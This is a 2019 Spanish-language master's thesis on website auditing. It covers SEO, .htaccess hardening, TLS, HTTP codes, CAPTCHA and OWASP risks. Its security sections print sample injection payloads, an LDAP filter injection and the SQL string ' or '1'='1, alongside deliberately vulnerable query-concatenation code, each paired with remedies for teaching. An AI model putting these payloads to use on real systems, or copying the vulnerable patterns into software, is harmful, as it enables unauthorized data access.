UNIVERSIDAD TECNOLÓGICA DE PANAMÁ
FACULTAD DE INGENIERÍA DE SISTEMAS COMPUTACIONALES

AUDITORÍA DE SITIOS WEB: UN ENFOQUE METODOLÓGICO

ASESORA: Mgter. Geralis Garrido

INTEGRANTES:

Caballero, Geovanny	1 – 704 – 1517
González, Zabdiel	4 – 736 – 1244
Ibarra, Napoleón	4 – 712 – 1807

TRABAJO DE GRADUACIÓN PARA OPTAR AL TÍTULO DE MAESTRÍA EN AUDITORÍA DE SISTEMAS Y EVALUACIÓN DE CONTROL INFORMÁTICO

2019

AGRADECIMIENTO

Queremos agradecer a Dios por la culminación de esta asignatura, ha sido una experiencia enriquecedora y llena de actividades propias y en común que motivaron a la realización personal para una vida de éxito.

A nuestra tutora la Profesora: Ing. Geralis Garrido, por todos los momentos compartidos, por la adquisición de sus conocimientos en pro de una cultura profesional y llena de valores.

A todas y todos nuestros familiares por la paciencia y fe en mantenernos en pie para no declinar y llegar alcanzar la victoria.

De una u otra forma a nuestras y nuestros compañeros y compañeras del curso, por cada uno de las horas, minutos y segundos que hemos pasado a lo largo de esta maestría. Por enseñarnos que cada quien es especial ante los ojos del Señor Todopoderoso y que debemos en lo máximo de llevarnos bien con las personas que están a nuestro alrededor.

Mil gracias y bendiciones por siempre…..!

DEDICATORIA

Dedicamos esta monografía a todos y todas las y los estudiantes de la Facultad de Ingeniería de Sistemas Computacionales de la Universidad Tecnológica de Panamá, para que puedan tener un material de apoyo como guía para la Implementación de una Auditoría de Sitios Web.

ÍNDICE

INTRODUCCIÓN

Esta investigación ha sido elaborada pese a la gran demanda hoy día de la construcción de sitios web tanto para el sector empresarial, personal, educativo, entre otros y el de poder contar con un proceso metodológico formal para la auditoría de estos.

El enfoque metodológico descrito en las líneas siguientes ha sido desarrollado mediante una exhaustiva revisión preliminar de los aspectos esenciales para una eficiente Auditoría de Sitios Web, utilizando metodologías, herramientas de monitoreo, todas encaminadas a demostrar de manera óptima las fortalezas y debilidades de un espacio virtual.

El estudio contempló también aspectos detallados como: la seguridad, integridad, diseño, optimización y usabilidad como parte de las áreas de estudio de una página web. Adicional se describió las fases de planificación, ejecución e informe de la auditoría, como también las herramientas para auditar sitios web. Por último, se han creado plantillas para vaciar la información arrojada al momento de la finalización del proceso de audito.

RESUMEN

Este instructivo para la auditoría de Sitios Web con un enfoque metodológico sirve de guía a las personas con o sin conocimientos de tecnología para realizar los procesos de diagnóstico, verificación y mitigación en el manejo de plataformas digitales.

Lo que permite que se puedan realizar procesos de corrección en caso de detectar posibles fallas y/o anomalías permitiendo así obtener una herramienta colaborativa para la organización.

I. MARCO CONCEPTUAL

1.1 Concepto de Auditoría de Sitios Web

Para comprender el concepto de Auditoría de Sitios Web, analizaremos las siguientes definiciones:

(NeoAttack, 2018). La Auditoria web, también conocida como auditoría SEO, es el punto de partida con el que se comienza una estrategia de posicionamiento online. Es, en realidad, el paso previo a realizar cualquier acción, ya que se usa para analizar todos los factores posibles, tanto internos como externos (on page y off page), que incidan en el rendimiento de una página web a la hora de tomar posiciones en cualquier buscador actual.

Otro punto de interés relacionado con las auditorías web es que sirven para comprobar el rendimiento de una página en relación con otra de la competencia. De esta manera, se puede ver cómo está el panorama en general y estudiar a otras páginas que rindan mejor para ver qué clase de estrategias llevan a cabo para poder actuar en consecuencia.

Son varios los objetivos principales de una auditoría de este tipo. Desde la detección de debilidades o errores de una página web hasta la optimización de la misma para una correcta indexación componen el abanico de fines que justifican la realización de una. Es precisamente por esto por lo que ha de realizarse antes de empezar a movilizar una campaña de SEO, ya que sirve para comprobar cuáles son los puntos fuertes a atacar con ella y las keywords con las que mejor se funciona.

Para (KOPELIA, 2013). La Auditoria Web es el paso previo antes de realizar una acción de Posicionamiento.

Mediante un diagnóstico completo de tu web analizaremos los factores externos (offpage) así como los factores internos (onpage) que inciden en el posicionamiento de tu web.

También puedes conocer como está tu web en comparación con tu competencia online y offline.

(MEDIA, 2018). Auditar una página web, consiste básicamente en analizar todos los factores que la componen, para conseguir obtener el máximo beneficio de esta y con ello, obtener los resultados esperados en cuanto a visitas, consultas, ventas online, posicionamiento o registro de usuarios. Es un análisis estratégico de la misma.

La Auditoría web está realizada por empresas específicas, que cuentan con profesionales en áreas web y que elaboran planes de acción para solucionar los posibles problemas que pueda tener la web. Además, aconsejan sobre las alternativas de cambio más recomendables, según el contenido de cada página web.

La Auditoría web es muy demandada tanto por grandes como por pequeñas empresas, ya que una página web es un canal directo con cada cliente y su funcionamiento, es clave para las ventas. Convertir un sitio web en un recurso eficaz de resultados es una tarea sumamente importante. Una correcta auditoría web para una empresa, proporciona las herramientas necesarias para convertir una página web en un canal seguro de comunicación y ventas. Así como para identificar soluciones constantes de mejora a nivel online.

1.2 Objetivos

1.2.1 Objetivo General

- Analizar un Sitio Web, a través de la detección de los puntos fuertes y débiles con la finalidad de realizar las mejoras necesarias, potenciando los diferentes aspectos como: seguridad, integridad, optimización, diseño y usabilidad.

1.2.2 Objetivos Específicos

- Detectar vulnerabilidades y amenazas para realizar las correcciones necesarias del sitio web.
- Verificar la duplicidad de contenidos en el sitio web.
- Utilizar herramientas online y offline para monitorear el correcto funcionamiento de un sitio web.

1.3 Justificación y relevancia

En la mayoría de los casos es necesario, analizar aquellos puntos que impiden la correcta optimización del uso de un sitio web.

Con lo anterior la página web que estaremos utilizando tendrá un mayor posicionamiento y logrará resultados eficaces y eficientes para el logro de los objetivos planteados por la empresa u organización que la creo.

Actualmente es de suma importancia contar con una auditoría que provea resultados en bien del uso de los recursos tecnológicos y que a la vez se cuente con una guía capaz de emitir juicios y recomendaciones para una implementación exitosa.

Es por ello que esta investigación brinda diferentes fases para el correcto proceso de una auditoria a sitios web, mediante una metodología óptima establecida bajo parámetros que permitan la correcta utilización de una página online.

1.4 Importancia de las auditorias en un sitio web

La importancia de realizar una auditoria en un sitio web radica en analizar cómo se encuentra actualmente.

Para poder determinar la importancia de una auditoría a un sitio web, destacamos lo siguiente:

1. Si la página web apenas ha sido recién creada, se podrá analizar el éxito de esta o su decepción por parte de los usuarios, es decir hay que ubicarla dentro de los parámetros de un sitio web óptimo y confiable para su navegación.

2. Si ya existe el sitio web se podrá hacer las correcciones necesarias, a partir de la identificación de los puntos fuertes y débiles que contempla la misma.

3. Por último, la auditoria de sitios web contempla varios aspectos sujetos a su análisis que garanticen el uso correcto y su establecimiento dentro del campo administrativo.

1.5 Revisión de estándares para auditar sitios web

1.5.1 OWASP

(OWASP.org, 2019)**.** Todo mercado de tecnología vibrante necesita una fuente de información imparcial sobre las mejores prácticas, así como un cuerpo activo que abogue por estándares abiertos. En el espacio de Application Security, uno de esos grupos es Open Web Application Security Project ™ (o OWASP para abreviar).

El Proyecto de seguridad de aplicaciones web abiertas (OWASP) es una organización benéfica sin fines de lucro en todo el mundo centrada en mejorar la seguridad del software. Nuestra misión es hacer visible la seguridad del software, para que las personas y las organizaciones puedan tomar decisiones informadas. OWASP se encuentra en una posición única para proporcionar información imparcial y práctica sobre AppSec a individuos, corporaciones, universidades, agencias gubernamentales y otras organizaciones en todo el mundo. Operando como una comunidad de profesionales con ideas afines, OWASP emite herramientas de software y documentación basada en el conocimiento sobre la seguridad de las aplicaciones.

1.5.2 World Wide Web Consortium

(EcuRed, 2019)**. World Wide Web Consortium**. Conocido también por las siglas **W3C**, es una comunidad internacional donde la organización miembro, un equipo de trabajo a tiempo completo, y el público, trabajan de conjunto para desarrollar estándares web. Dirigido por el creador de la web, Tim Berners-Lee, y el director ejecutivo Jeffrey Jaffe, tiene como misión llevar la web a su potencial total, a través del desarrollo de protocolos y guías que aseguren a largo plazo su crecimiento.

II. ASPECTOS QUE AUDITAR EN UN SITIO WEB

2.1 Seguridad

2.1.1 Análisis del Archivo .htaccess

¿Qué es el archivo .htaccess?

(Velasco, 2012)**.** El archivo .htaccess (hypertext access) es un archivo de configuración muy popular en servidores web basados en Apache que permite a los administradores aplicar distintas políticas de acceso a directorios o archivos con la idea de mejorar la seguridad de su página web y, por tanto, evitar acceso a terceros. Cuando visitamos una página web cualquiera y pulsamos sobre un enlace o queremos descargar un archivo, en el proceso de trámite de la petición, el servidor web consulta el archivo .htaccess con la idea de aplicar las directivas y restricciones definidas antes de cursar la petición y, lógicamente, cancelar peticiones que se encuentren prohibidas dentro de este archivo.

Poniendo el foco en la seguridad, vamos a dar algunos puntos que deberíamos tener en cuenta a la hora de configurar nuestro servidor web:

Evitar el listado del contenido de un directorio

Uno de los primeros indicadores que nos pueden alertar de una configuración insegura de un servidor web es poner en la barra de direcciones del navegador una url que apunte a un directorio del servidor (http://www.dominio.es/images) y que el navegador nos muestre un listado de las carpetas y archivos que ahí se alojan. Salvo que lo tengamos pensado así de manera expresa, deberíamos evitar que este tipo de cosas sucedan puesto que estamos abriendo el contenido completo de nuestra web a terceros y, precisamente.

Para controlar este tipo de situaciones podemos usar las directivas **DirectoryIndex u -Indexes** para definir índices que eviten listar el contenido de una carpeta.

Proteger archivos y carpetas importantes

Si bien es importante evitar el acceso a los directorios, también lo es proteger archivos considerados críticos, como por ejemplo los archivos de configuración. Si bien usar un gestor de contenidos web nos facilita mucho las cosas, éstos responden a esquemas fijos que se repiten en cada instalación y, por tanto, los archivos de configuración se encuentran en ubicaciones muy concretas y conocidas.

Si pensamos un momento en WordPress, el archivo wp-config.php (que se encuentra en la raíz) almacena la dirección de nuestra base de datos, la base de datos que usamos, así como el usuario y la contraseña, una información de gran valor para un atacante externo. Para evitar el acceso a este tipo de archivos "singulares" podremos valernos de reglas como la siguiente para evitar que alguien acceda pueda acceder a nuestro archivo:

<files wp-config.php>

order allow,deny

deny from all

</files>

Otro detalle a tener en cuenta es la protección de carpetas críticas a las que nadie, salvo un administrador, debería poder entrar. ¿Y de qué tipo de carpetas estamos hablando? Si retomamos el ejemplo de WordPress, nadie debería poder entrar en la carpeta de los plugins o en la carpeta uploads y así evitar que alguien recopile más información de la cuenta. ¿Y qué podemos hacer en estos casos? Una buena forma, y elegante, de evitar el acceso es forzar una redirección hacia nuestra página principal siguiendo esquemas como:

Redirect 301 /wp-content/index.php http://www.tudominio.com/

Redirect 301 /wp-content/themes/index.html http://www.tudominio.com/

Evitar el hotlink

Dependiendo del tipo de licencia que utilicemos a la hora de publicar nuestros contenidos o si, por ejemplo, queremos evitar que las fotos que colgamos acaben siendo utilizadas en otras páginas, quizás nos interese aplicar algún tipo de regla que evite que alguien pueda insertar una imagen que nosotros estamos hospedando (forzando así a que, al menos, se la tengan que descargar y subir a su servidor).

Restringir el acceso por IP y luchar contra el spam

Si nuestro sitio es víctima de algún tipo de ataque y tenemos localizado el origen (una dirección IP o un rango de direcciones), podemos aplicar medidas estrictas de seguridad en el archivo .htaccess para restringir el acceso y bloquear cualquier tipo de petición que provenga de las direcciones IP que agreguemos a esta lista negra.

Además, si somos algo habilidosos y no tenemos ninguna protección contra el spam (Askimet es una buena opción en WordPress), también podríamos definir reglas que eviten a ciertos usuarios identificados hacer uso de las herramientas como post y el blog para que no saturen el sitio.

Un buen archivo .htaccess combinado con unos permisos adecuados en nuestros archivos son una buena barrera de defensa contra ataques y accesos no autorizados, si bien la seguridad total no se puede garantizar, al menos se lo pondremos algo más difícil a aquéllos que no tienen muy buenas intenciones.

2.1.2 Información cifrada.

(Ramírez López & Espinosa Madrigal, 2018)**.** El cifrado es el proceso que transforma tu información de manera que no cualquier usuario pueda entenderla, se realiza con base a un elemento único conocido como llave, así nadie, excepto el poseedor puede leerla. El procedimiento inverso al cifrado es el descifrado.

¿Qué es SSL/TLS?

SSL (Secure Sockets Layer) traducido al español significa Capa de Conexiones Seguras. Es un protocolo que hace uso de certificados digitales para establecer comunicaciones seguras a través de Internet. Recientemente ha sido sustituido por TLS (Transport Layer Security) el cual está basado en SSL y son totalmente compatibles.

Te permite confiar información personal a sitios web, ya que tus datos se ocultan a través de métodos criptográficos mientras navegas en sitios seguros.

Es utilizado ampliamente en bancos, tiendas en línea y cualquier tipo de servicio que requiera el envío de datos personales o contraseñas. No todos los sitios web usan SSL, por eso debes ser cuidadoso.

HTTPS

Simplemente es una combinación del protocolo HTTP (usado en cada transacción web) con el protocolo SSL/TLS usada para establecer comunicaciones cifradas en sitios web.

Certificado Digital SSL/TLS

Es un documento digital único que garantiza la vinculación entre una persona o entidad con su llave pública.

Contiene información de su propietario como nombre, dirección, correo electrónico, organización a la que pertenece y su llave pública, así como información propia del certificado por mencionar: periodo de validez, número de serie único, nombre de la AC que emitió, firma digital de la AC cifrada con su llave privada y otros datos más que indican cómo puede usarse ese certificado.

Funcionamiento

SSL/TLS es una tecnología compleja, pero una vez entendidos los conceptos anteriores comprenderás el funcionamiento de este protocolo de forma general. Usemos un ejemplo con el cual posiblemente estés familiarizado.

Supongamos que intentas acceder al sitio de Facebook de forma segura, es decir, usando “https” en la dirección web. Inmediatamente, aparecerá la página en pantalla y en alguna parte de tu navegador observarás un “candado”, dependiendo del navegador que uses (Imagen 1). Si no viste ningún mensaje de advertencia (generalmente en tonos rojos), el protocolo SSL/TLS ha hecho su trabajo.

Imagen # 1. Uso de protocolo HTTPS. (Ramírez López & Espinosa Madrigal, 2018).

Cuando el SSL/TLS funciona de forma transparente para ti, lo que en realidad ocurre cuando intentas acceder a un sitio seguro se asemeja al siguiente diagrama.




Diagrama # 1. Funcionamiento general de SSL/TLS. (Ramírez López & Espinosa Madrigal, 2018).

En el punto dos del Diagrama Funcionamiento general de SSL/TLS, cuando el navegador hace una petición al sitio seguro de Facebook, éste envía un mensaje donde indica que quiere establecer una conexión segura y envía datos sobre la versión del protocolo SSL/TLS que soporta y otros parámetros necesarios para la conexión.

En base a esta información enviada por el navegador, el servidor web de Facebook responde con un mensaje informando que está de acuerdo en establecer la conexión segura con los datos de SSL/TLS proporcionados.

Una vez que ambos conocen los parámetros de conexión, el sitio de Facebook presenta su certificado digital al navegador web para identificarse como un sitio confiable.

Verificación de validez del certificado

Una vez que el navegador tiene el certificado del sitio web de Facebook, realiza algunas verificaciones antes de confiar en el sitio:

Integridad del certificado: Verifica que el certificado se encuentre íntegro, esto lo hace descifrando la firma digital incluida en él mediante la llave pública de la AC y comparándola con una firma del certificado generada en ese momento, si ambas son iguales entonces el certificado es válido.

Vigencia del certificado: Revisa el periodo de validez del certificado, es decir, la fecha de emisión y la fecha de expiración incluidos en él.

Verifica emisor del certificado: Hace uso de una lista de Certificados Raíz almacenados en tu computadora y que contienen las llaves públicas de las ACs conocidas y de confianza (Imagen 2). Puedes acceder a esta lista desde las opciones avanzadas de tu navegador web (en este caso usamos Google Chrome).

Con base a esta lista, el navegador revisa que la AC del certificado sea de confianza, de no serlo, el navegador mostrará una advertencia indicando que el certificado fue emitido por una entidad en la cual no confía.




Imagen # 2. Certificados raíz. (Ramírez López & Espinosa Madrigal, 2018).

¡Listo!, una vez que el certificado cumplió con todas las pruebas del navegador, se establece la conexión segura al sitio de Facebook, lo cual se traduce en seguridad para tus valiosos datos personales.

2.1.3 Los estados de respuesta del Servidor (HTTP).

(Penland , 2018)**.** Los códigos de estado de HTTP son como una breve nota desde el servidor web que queda clavada a la parte superior de una página web. No es realmente parte de la página web. En su lugar, se trata de un mensaje del servidor que le permite saber cómo salieron las cosas cuando la petición para ver la página fue recibida por el servidor.

Estos tipos de mensajes se regresan cada vez de que el navegador interactúa con el servidor, incluso si usted no ve a todos ellos tan a menudo. Si usted es propietario de una página web o un desarrollador, entender los códigos de estado de HTTP es crítico. Porque cuando surgen, los códigos de estado de HTTP son una valiosa herramienta para diagnosticar y solucionar errores de configuración web.

Cuando algo va mal que usted podría ver un código de estado de HTTP aparecer en su navegador. Es la manera del servidor de decir: “Algo no está bien. Aquí hay un código que explica qué salió mal”.

Imagen # 3. Código de Estado 404 de Google. (Penland , 2018).

Clases de códigos de estado de HTTP.

(MDN WEB DOCS, 2019)**.** La lista de los códigos de estado de HTTP se divide en 5 categorías:

#	Categoría	Código
1.	**100's:**	Códigos informativos indicando que la solicitud iniciada por el navegador es constante.
2.	**200's:**	Códigos exitosos devueltos cuando la petición del explorador se ha recibido correctamente, entendido, y procesado por el servidor.
3.	**300's:**	Los códigos de redirección se devuelven cuando un nuevo recurso ha sido sustituido por el recurso solicitado.
4.	**400's:**	Códigos de error del cliente indicando que existe un problema con la solicitud.
5.	**500's:**	Códigos de error del servidor indicando que la petición fue aceptada, pero que un error en el servidor impidió el cumplimiento de la solicitud.

Dentro de cada una de estas clases, una variedad de códigos de servidor existe y puede ser devuelto por el servidor. Cada código tiene un significado específico y único.

2.1.4 La utilización de CAPTCHA en el sitio.

(Raposo Vargas, 2009)**.** El componente CAPTCHA está pensado para impedir que un robot (programa generador por un usuario mal intencionado) se aproveche de un formulario web para el envío masivo de mensajes o solicitudes:

- Formulario de comentarios
- Funcionalidad de envío por e-mail
- Votaciones en encuestas
- Reporte de abuso
- Ingresos de ‘posts’ en un foro o blog
- Entre otros.

Cada vez que se ingresa al formulario se genera en forma aleatoria una imagen con distintas letras y una clave propia que identifica esa imagen con su valor de texto. Esta clave y texto se guarda en el servidor.

Cuando el servidor recibe el envío del formulario verifica que el valor ingresado en el campo CAPTCHA coincida con el almacenado en el servidor para la clave utilizada. Cuando hay coincidencia se permite el procesamiento normal. De lo contrario, se lo impide.

Es importante aclarar que una vez utilizado el par de claves y valor el mismo se marca como utilizada. De esta forma, su uso es denegado si se quiere enviar el mismo formulario con el mismo par valor-clave.

El captcha es una prueba usada en computación para determinar si el usuario es un humano o una computadora. Bueno, pero ¿en que se relaciona esto con una página web?, expliquemos primero uno de los posibles ataques que se le puede hacer a una página web. (proideasweb, 2017).

- ✓ **El problema (etapa 1):** Un programa automatizado o ¨bot¨ localiza un formulario dentro de su página web que no tiene captcha y comienza a invadir su bandeja de entrada de su correo electrónico con una inmensa cantidad de correo no deseado, correos pidiendo su contraseña de banco, con ofertas para comprar viagra, mandando publicidad de empresas no confiables, etc. Hasta este punto el problema se puede solucionar

mandando todo este correo a spam. Sin embargo, si no se soluciona el problema puede llegar a la etapa 2.

- ✓ **El problema (etapa 2):** El servidor que hospeda su página web tiene una gran carga de trabajo al tener que enviar tantos correos electrónicos en tanto poco tiempo, por lo tanto, su página web y todos los sitios web en ese mismo servidor comienza a ponerse muy lentos, eso puede afectar su posicionamiento y la usabilidad del sitio en general, sin embargo, si no se soluciona el problema puede llegar a la etapa 3.
- ✓ **El problema (etapa 3):** Los servidores de Blacklist comienzan a detectar la dirección ip que utiliza el servidor que hospeda su página web como una dirección ip que envía constantemente correo no deseado, por lo que lo ponen en su ¨lista negra¨ ahora su página web es lenta, o en el peor de los casos, no se puede visualizar, su dirección ip está en ¨lista negra¨ y ya ni siquiera aparece en los motores de búsqueda.

De esta manera lo que comenzó como un simple bot tratando de consumir los recursos de su servidor para enviar correo no deseado puede llevarle a tumbar su página web y enlistar su dirección ip en la ¨lista negra¨ causando un daño permanente a su imagen corporativa en internet.

2.1.5 Inyecciones LDAP.

(Maulini, 2012)**.** Si bien las inyecciones LDAP no son muy comunes, pueden ser una de las más peligrosas vulnerabilidades en la web. Para empezar, necesitamos aclarar para aquellos que no entienden el término que significa el acrónimo LDAP. Lightweight Directory Access Protocol o traducido al español Protoloco Ligero de Acceso a Directorio es el que se encarga del control de las listas de control de acceso de un dominio o red determinado. Para los amantes de Windows, quizás hayan escuchado hablar más de Active Directory que no es sino la versión de LDAP del entorno de Windows. Otros sitemas operativos utilizan versiones de OpenLDAP, Novell Directory Services, Apache Directory Service y otros.

Este se parece de alguna forma a un ataque de inyección SQL, ya que para los efectos de una aplicación web, el acceso a LDAP es muy parecido al acceso a una base de datos, la diferencia estriba en que con los conocimientos necesarios, en vez de atacar a un servidor SQL el hacker ataca al sistema de validación de usuarios, para intentar así cambiar la permisología de estos y hasta crear usuarios con los cuales acceder luego a otros equipos o a zonas más sensibles del dominio.

Uno de los preferidos vectores de acceso son los formularios de búsqueda de usuarios. Imaginemos un simple formulario que solicite el "login" o identificador de usuario para mostrar algún dato de este.

<input type="text" size=20 name="nombre">Introduzca el nombre de usuario a buscar</input>

Al igual que en el caso del SQL injection, el programador toma el contenido del campo nombre sin desinfectarlo y lo introduce en una consulta como:

string nombre = Request.Querystring("nombre")

String ldapSearchQuery = "(cn=" + nombre +")";

Si el usuario coloca el nombre "alberto" esto produciría la cadena de consulta "(cn = alberto)". Pero que sucedería si el usuario insertara en el campo nombre la cadena "alberto)(|(password=*)" .En este caso se produciría la cadena resultante "(cn=alberto)(|(password=*))" que devolvería el password del usuario alberto.

¿Cuál es el remedio?

Validación estricta de los datos de entrada o lo que conocemos como desinfección de parámetros del lado del servidor. De nada sirve validar los datos con Javascript en estos casos, el atacante utiliza formularios forjados o simplemente deshabilita el javascript en su navegador.

Pareciera repetitivo, pero existen muy buenas librerías de desinfección de parámetros para cada uno de los lenguajes de uso común actualmente. Usted también puede verificar las soluciones que ofrecen las extensiones PHPFilter para PHP, Microsoft Web Protection Library y los Proyectos AntiSami de OWASP entre muchas otras.

2.1.6 Validación de seguridad OWASP.

Open Web Application Security Project (OWASP) es una organización sin ánimo de lucro a nivel mundial dedicada a mejorar la seguridad de las aplicaciones y del software en general. Su misión es hacer que la seguridad dentro de las aplicaciones sea más visible para que, así, las organizaciones y los particulares puedan tomar decisiones sobre conceptos de seguridad basándose en información verídica y contrastada.

2.1.6.1 **Inyección:** Las fallas de inyección, como SQL, NoSQL, OS o LDAP ocurren cuando se envían datos no confiables a un intérprete, como parte de un comando o consulta. Los datos dañinos del atacante pueden engañar al intérprete para que ejecute comandos involuntarios o acceda a los datos sin la debida autorización.

- ✓ **¿Cuándo se es Vulnerable?**

  Una aplicación es vulnerable a ataques de este tipo cuando:

  - Los datos suministrados por el usuario no son validados, filtrados o sanitizados por la aplicación.
  - Se invocan consultas dinámicas o no parametrizadas, sin codificar los parámetros de forma acorde al contexto.
  - Se utilizan datos dañinos dentro de los parámetros de búsqueda en consultas Object-Relational Mapping (ORM), para extraer registros adicionales sensibles.

- Los datos dañinos se usan directamente o se concatenan, de modo que el SQL o comando resultante contiene datos y estructuras con consultas dinámicas, comandos o procedimientos almacenados.

Algunas de las inyecciones más comunes son SQL, NoSQL, comandos de SO, Object-Relational Mapping (ORM), LDAP, expresiones de lenguaje u Object Graph Navigation Library (OGNL). El concepto es idéntico entre todos los intérpretes. La revisión del código fuente es el mejor método para detectar si las aplicaciones son vulnerables a inyecciones, seguido de cerca por pruebas automatizadas de todos los parámetros, encabezados, URL, cookies, JSON, SOAP y entradas de datos XML.

✓ **¿Qué hacer para prevenir las inyecciones?**

Para prevenir inyecciones, se requiere separar los datos de los comandos y las consultas.

- La opción preferida es utilizar una API segura, que evite el uso de un intérprete por completo y proporcione una interfaz parametrizada. Se debe migrar y utilizar unas herramientas de Mapeo Relacional de Objetos (ORMs). Nota: Incluso cuando se parametrizan, los procedimientos almacenados pueden introducir una inyección SQL si el procedimiento PL/SQL o T-SQL concatena consultas y datos, o se ejecutan parámetros utilizando EXECUTE IMMEDIATE o exec().
- Realice validaciones de entradas de datos en el servidor, utilizando "listas blancas". De todos modos, esto no es una defensa completa ya que muchas aplicaciones requieren el uso de caracteres especiales, como en campos de texto, APIs o aplicaciones móviles.
- Para cualquier consulta dinámica residual, escape caracteres especiales utilizando la sintaxis de caracteres específica para el intérprete que se trate. Nota: La estructura de SQL como nombres de tabla, nombres de columna, etc. no se pueden escapar y, por lo tanto, los nombres de estructura suministrados por el usuario son

peligrosos. Este es un problema común en el software de redacción de informes.

- Utilice LIMIT y otros controles SQL dentro de las consultas para evitar la fuga masiva de registros en caso de inyección SQL.

✓ **Ejemplos de Inyección de datos**

- **Escenario #1**: la aplicación utiliza datos no confiables en la construcción del siguiente comando SQL vulnerable:

  *String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'";*

- **Escenario #2:** la confianza total de una aplicación en su framework puede resultar en consultas que aún son vulnerables a inyección, por ejemplo, Hibernate Query Language (HQL):

  Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" + request.getParameter("id") + "'");

  En ambos casos, al atacante puede modificar el parámetro "id" en su navegador para enviar: ' or '1'='1. Por ejemplo:

  http://example.com/app/accountView?id=' or '1'='1

Esto cambia el significado de ambas consultas, devolviendo todos los registros de la tabla "accounts". Ataques más peligrosos podrían modificar los datos o incluso invocar procedimientos almacenados.

2.1.6.2 **Pérdida de Autenticación:** Las funciones de la aplicación relacionadas a autenticación y gestión de sesiones son implementadas incorrectamente, permitiendo a los atacantes comprometer usuarios y contraseñas, token de sesiones, o explotar otras fallas de implementación para asumir la identidad de otros usuarios (temporal o permanentemente).

- ✓ **¿Cuándo se es Vulnerable?**

  La confirmación de la identidad y la gestión de sesiones del usuario son fundamentales para protegerse contra ataques relacionados con la autenticación. Pueden existir debilidades de autenticación si la aplicación:

  - Permite ataques automatizados como la reutilización de credenciales conocidas, cuando el atacante ya posee una lista de pares de usuario y contraseña válidos.
  - Permite ataques de fuerza bruta y/o ataques automatizados.
  - Permite contraseñas por defecto, débiles o muy conocidas, como “Password1”, “Contraseña1” o “admin/admin”.
  - Posee procesos débiles o inefectivos en el proceso de recuperación de credenciales, como “respuestas basadas en el conocimiento”, las cuales no se pueden implementar de forma segura.
  - Almacena las contraseñas en textos claros o cifrados con métodos de hashing débiles (vea A3:2017-Exposición de Datos Sensibles).
  - No posee autenticación multi-factor o fue implementada de forma ineficaz.
  - Expone Session IDs en las URL, no la invalida correctamente o no la rota satisfactoriamente luego del cierre de sesión o de un periodo de tiempo determinado.

- ✓ **¿Qué hacer para prevenir?**
  - Implemente autenticación multi-factor para evitar ataques automatizados, de fuerza bruta o reúso de credenciales robadas.

- No utilice credenciales por defecto en su software, particularmente en el caso de administradores.
- Implemente controles contra contraseñas débiles. Cuando el usuario ingrese una nueva clave, la misma puede verificarse contra la lista del Top 10.000 de peores contraseñas.
- Alinear la política de longitud, complejidad y rotación de contraseñas con las recomendaciones de la Sección 5.1.1 para Secretos Memorizados de la Guía NIST 800-63 B's u otras políticas de contraseñas modernas, basadas en evidencias.
- Mediante la utilización de los mensajes genéricos iguales en todas las salidas, asegúrese que el registro, la recuperación de credenciales y el uso de APIs, no permiten ataques de enumeración de usuarios.
- Limite o incremente el tiempo de respuesta de cada intento fallido de inicio de sesión. Registre todos los fallos y avise a los administradores cuando se detecten ataques de fuerza bruta.
- Utilice un gestor de sesión en el servidor, integrado, seguro y que genere un nuevo ID de sesión aleatorio con alta entropía después del inicio de sesión. El Session-ID no debe incluirse en la URL, debe almacenarse de forma segura y ser invalidado después del cierre de sesión o de un tiempo de inactividad determinado por la criticidad del negocio.

✓ **Ejemplos:**

- **Escenario #1:** el relleno automático de credenciales y el uso de listas de contraseñas conocidas son ataques comunes. Si una aplicación no implementa protecciones automáticas, podrían utilizarse para determinar si las credenciales son válidas.

- **Escenario #2:** la mayoría de los ataques de autenticación ocurren debido al uso de contraseñas como único factor. Las mejores prácticas requieren la rotación y complejidad de las contraseñas y desalientan el uso de claves débiles por parte de los usuarios. Se recomienda a las organizaciones utilizar las prácticas recomendadas en la Guía NIST 800-63 y el uso de autenticación multi-factor (2FA).
